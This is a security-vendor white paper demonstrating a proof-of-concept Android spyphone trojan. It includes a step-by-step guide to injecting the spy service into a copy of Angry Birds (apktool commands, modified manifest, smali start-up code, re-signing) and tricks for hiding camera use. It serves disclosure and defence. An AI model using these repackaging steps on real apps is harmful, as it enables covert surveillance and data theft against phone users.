How to Build a SpyPhone

A Demonstration of an Android Spyphone Trojan

Kevin McNamee
Kindsight Security Labs
Alcatel-Lucent

Introduction

The modern smart phone provides a fertile opportunity for the development of sophisticated malware applications that can leverage the advanced features of these devices for a number on purposed. The attacker can easily gain control of the device and remotely operate it over the Internet for financial gain. Attackers instruct the device to send SMS messages to premium numbers. They can steal contact lists and other personal information for spam, phishing and advertising purposes. They can monitor banking transactions and credit card purchases conducted via the phone. They can use the device to send e-mail and SMS spam. They can hold the device hostage, demanding a fee to make it operational again.

This paper describes a proof-of-concept Spyphone service that Kindsight Security Labs (now part of Alcatel-Lucent), developed to demonstrate the capabilities of modern malware in the smart phone environment. This software has only been used for demonstration purposes and has not been made available to third parties.

The service allows the attacker to take complete control of the phone from a web based command and control server, allowing the attacker to:

- Download personal information from the phone
- Monitor the phone's location
- Intercept and send SMS messages
- Monitor phone calls
- Take pictures
- Record conversations

The spyphone software was developed for Android devices. It was written as a "service" which allows it to be easily injected into just about any Android application. For the purposed of the demonstration, it was injected into a copy of the popular Angry Birds game. This "game" is hosted on a fake App Store web server. The victim downloads the infected game and installs it on their phone. They immediately show up on the attackers command & control console, where they can assume full control of the phone.

In the Black Hat presentation, we show the basic capabilities of the malware as outlined above. In the full version of the demonstration that we do for customers, we then go on to demonstrate how the Kindsight network based malware detection system combines with our security app to provide complete protection from such attacks.

The demonstration illustrates how the advanced features of the modern smart phone can be leveraged.

- It makes the phone a perfect cyber-espionage tool that can be used to track the victim's location, download personal information, intercept and send messages, record their conversations and take pictures without them knowing.

- In the context of BYOD and APT, it makes a perfect platform for launching inside attacks on corporate or government networks.

The Black Hat presentation consisted of:

1. A live demonstration of the spyphone in action

2. A review of the software design


3. A live demonstration of how the service can be injected into an Android App

This document contains some screen shots from 1 and some documentation on 2 & 3.


SpyPhone Demonstration

The screen shots below show the phone on the left and the attacker's web site on the right.


The SpyPhone software has been injected into a copy of Angry Birds. We call this "Very Angry Birds" and host it on a fake App Store.




The victim downloads and installs the infected game. Their phone appears on the attacker's consol.



The attacked downloads personal information and the phones location.



…and takes a picture.



SpyPhone Design

Implemented as a service

The spyphone software was built as an Android Service. This provides major advantages for the attacker.

1. A service is a relatively independent component that can be easily injected into other applications. The attacker can conceal the spyphone functionality in applications that the victim will normally expect to be present on their phone. It allows the spyphone to be distributed via phishing and other social engineering attacks that lure the victim to install trojanized applications on their phone.

2. A service can operate independently from the rest of the application. When the user terminates the infected application, the service continues to run in the background, communicating with the command & control site and fielding interrupts (intent notifications) for the events it is monitoring.

3. The service can request on-boot notifications. The system will automatically instantiate it when the device starts up.

User standard APIs

Google's Android SDK provides a rich set of API to control and manage the phone. This proof-of-concept spyphone service was built entirely on these APIs. There is no need to root the phone or otherwise compromise the operating system to access the features required to operate the spyphone functionality. The service was built based on Android OS 2.2 (Gingerbread). This will work on most of the phones that are used today.

The Spyphone service used the following:

User Information
- import android.accounts.Account;
- import android.accounts.AccountManager;

Phone & SMS
- import android.telephony.SmsManager;
- import android.telephony.TelephonyManager;

Location
- import android.location.Location;
- import android.location.LocationListener;
- import android.location.LocationManager;

Camera
- import android.hardware.Camera;
- import android.hardware.Camera.PictureCallback;
- import android.hardware.Camera.PreviewCallback;
- import android.hardware.Camera.Size;
- import android.media.AudioManager;
- import android.view.SurfaceHolder;
- import android.view.SurfaceView;

Audio
- import android.media.MediaRecorder;

Web C&C
- import org.apache.http.HttpResponse;
- import org.apache.http.NameValuePair;
- import org.apache.http.client.ClientProtocolException;
- import org.apache.http.client.HttpClient;

- import org.apache.http.client.entity.UrlEncodedFormEntity;
- import org.apache.http.client.methods.HttpPost;

Needs permissions to run


The spyphone application does require certain permissions to run. These are added to the manifest of the infected application.

```
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
```

When the user installs the infected application, they must allow these permissions. It is not unusual for application to ask for a lot of permissions and most people simply agree, without delving to deeply into what these permissions are used for.

Writing a demonstration application

To simplify development we started with an existing demo application called Searchable Dictionary.



To this we added a package called “com/example/android/droidwhisper” that would contain our spy phone service. Our service consists of two source files, one being the main service code and the other being a separated thread that operated the camera.

The main service (DictionarySvc) contains the code to handle the command and control interface with the attackers console and most of the code to execute the commands, which include:

update:	send information to server
toast:	display message on screen
shutdown:	stop the spy phone operation
sms:	send SMS message to contacts
location:	send location information to server
peep:	take picture and send to server
listen:	record sound and send to server

The command and control protocol was a simple REST/ JSON based web services interface to a NodeJS web server.

The second source module (DictionaryActivity) handled the operation of the camera. This was run as a separate thread to prevent the main user interface from locking up while the camera was in operation. To prevent the user from detecting the camera operation, the sound was disabled and the screen size allocated to the camera was set to one pixel. On most devices, this was enough to completely conceal the operation of the camera.

Injecting Malware Service Into Existing App


The advantage of writing the spy phone software as a service is that it can be easily injected into other applications. This allows it to be distributed by luring the potential victim to install it on their phone.

In the example below we inject it into a copy of Angry Birds 2000 that we downloaded from Google Play. If you have trouble getting a copy of the apk file, just install it on a jail broken phone and then copy it to your workstation.

1. Use apktool to extract the components from the target app (in this case Angry Birds).

   ```
   apktool d AngryBirds.apk
   ```

   This creates the directory shown below with the Dalvik code in the “smali” subdirectories.



2. Copy the smali code for the demo spy phone service into the smali directory structure of the target application. This can be prepared in advance using apktool to disassemble the demo spy phone app. In our case it was in the directory “example/android/droidwhisper”. Simply copy this directory from the sample spy phone application into the “smali/com” directory of the target application.

3. Update the manifest to include the injected service and the permissions required by the injected service. The updated manifest in the case of Angry Birds is shown below:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2000" android:versionName="2.0.0" android:installLocation="auto"
package="com.rovio.angrybirds"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon"
android:debuggable="false">
        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
android:screenOrientation="landscape" android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        . . .(some lines missing). . .
        <service android:name="com.example.android.droidwhisper.DictionarySvc">
            <intent-filter>
                <action android:name="com.rovio.ka3d.service.DICTIONARY_SERVICE" />
            </intent-filter>
        </service>
    </application>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE“ />
    <uses-permission android:name="android.permission.READ_CONTACTS“ />
    <uses-permission android:name="android.permission.GET_ACCOUNTS“ />
    <uses-permission android:name="android.permission.SEND_SMS“ />
    <uses-permission android:name="android.permission.INTERNET“ />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION“ />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION“ />
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature    android:name="android.hardware.camera"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```

The definition of the injected service is shown in yellow. The action name for the service must start with the directory location of the class that is starting the service, in this case “com.rovio.ka3d”. The permissions are highlighted in green.

4. Locate the onCreate function in the main activity of the target app. This can be found by looking in the manifest. In the case of Angry Birds this was “com/rovio/ka3d/App”, highlighted in red in the manifest file above. Add the following smali code just after the “involk-super” call to onCreate. The injected code uses v0 and v1. Be careful not to clobber any existing values in these registers by using different registers if required.

```
new-instance v0, Landroid/content/Intent;
   invoke-direct {v0}, Landroid/content/Intent;-><init>()V
   .local v0, dictionaryIntent:Landroid/content/Intent;
   const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"
   invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
   invoke-virtual {p0, v0}, Landroid/app/Activity;-
>startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```

This creates an intent object and starts the new service. Note that the “com.rovia.ka3d” string must match the subdirectory of the class invoking the service. The code was originally extracted from the main activity of the demo malware app.

5. Rebuild the apk file using apktool.

```
apktool b AngryBirds birds.apk
```

6. Sign the APK file.

```
jarsigner -verbose -keystore C:\kevin\keys birds.apk alias_name
```

7. Optimize the APK file.

```
zipalign -v 4 birds.apk birds1.apk
```

8. Install and test the new application. The logcat command can be used in the adb shell to check for errors.

```
adb install birds1.apk
```

Details on creating the keys required to sign the application can be found at: http://developer.android.com/guide/publishing/app-signing.html.

Conclusion

In this paper we discussed how we can turn an ordinary Android phone into a sophisticated cyber-espionage device that can:

- Track the phone's location
- Download contact lists & personal information
- Intercept and send messages
- Record conversations
- Take pictures

The spy-phone software can be injected into just about any regular application by exploiting weaknesses in the Android security model and the openness of Android marketplaces. It can turn any application into a Spy Phone Trojan. When the infected application is installed on a phone the attacker gets complete control of the phone. I would not be surprised if the techniques used here are already deployed in the field by cyber criminals. Our proof-of-concept version is for demonstration only and has never been released.

In the BYOD context this type of spyware Trojan poses a huge threat because they can be installed surreptitiously on an employee's phone and used for industrial or corporate espionage. The infected phone provides the attacker with remote access to the corporate network and the ability to probe the network for vulnerabilities and weaknesses. It is the perfect platform for launching advanced persistent threats (APT).

So what can be done?

Individuals should be careful with the apps they install on their phone. Only install applications from well known, reputable sites. Never install apps that were linked to from unsolicited e-mail messages. Don't give your phone to individuals you don't know. Also, carefully review the permissions that an app requests when it is being installed. Don't install apps that ask for more permissions than they need. For example, why would a game require permission to send and receive SMS messages and record audio and video.

Corporations should formulate strict BYOD policy to protect from insider attacks that leverage phones that are remotely controlled. This should include limiting the applications that can be installed on the devices and the network access that the devices can use. In the case of APT, the network should be monitored for any evidence of insider attack. Alcatel-Lucent's Kindsight Security products, provides a network based facility to detect and remediate these malware infections.